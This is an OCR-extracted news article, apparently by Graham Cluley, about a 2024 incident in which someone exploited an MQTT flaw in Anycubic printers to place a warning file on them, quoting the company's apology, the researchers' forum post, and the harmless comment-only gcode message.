
Graham CLULEY
March 01, 2024

Promo Protect all your devices, without slowing them down.
Free 30-day trial

If you answered "yes" to

***how* you found out your**

My bet is that you might have learnt about the problem after seeing a strange message


store.anycubic.com/blogs/news/security-issue-of-anycubic-cloud
ANYCUBIC

Home / News / Security Issue of Anycubic Cloud

MAR 01, 2024

Security Issue of Anycubic Cloud

Dear Anycubic Users,

First of all, we sincerely apologize for the cloud security issue that happened to our customers. This is our responsibility and we are truly sorry for the late response.

What Happened?


On February 26th (UTC-5), we received a user's email reminding the vulnerabilities of the MQTT server of Anycubic.

On February 27th (UTC-5), multiple users reported the presence of "hacked_machine_readme.gcode" on the screen of their Anycubic Kobra 2 Pro/Plus/Max.

ound that these printers
ocuments from another cloud
t" to
"hacked_machine_readme.gcode"

https://www.bitdefender.com/blog/hotforsecurity/someone-is-hacking-3d-printers-to-warn-owners-of-a-security-flaw/


https://store.anycubic.com/blogs/news/security-issue-of-Anycubic-cloud



Dump

1 4d

Hi,
We have attempted to communicate with Anycubic regarding two critical security vulnerabilities we identified, in particoular one can be catastrophic if found by a malicious.
Despite our efforts over the past two months, we have not received a single response to our three emails. These vulnerabilities are significant, and we have invested considerable time and effort into addressing them.
Despite our initial intention to resolve the issue amicably, (and we still hope in it) it appears that our concerns have not been taken seriously by Anycubic.
Consequently, we are now preparing to disclose these vulnerabilities to the public
along with our repo and our tools.



```
;Your machine has a critical vulnerability, posing a significant threat to your
security. Immediate action is strongly advised to prevent potential
exploitation.
;
;Feel free to disconnect your printer from the internet if you don't wanna get
hacked by a bad actor!
;
;This is just a harmless message.
;
; You have not been harmed in any way.
;
;
;                         (o)(o)
;                        /     \
;                       /       |
;                      /   \  * |
;          ______     /    /\__/
;  _      /      \   /    /
; / \    /  ___   \_/    /
;//\ \  /  /   \        /
;V  \ \/  /     \      /
;    \___/       \____/
;
;
```

hacked_machine_readme.gcode

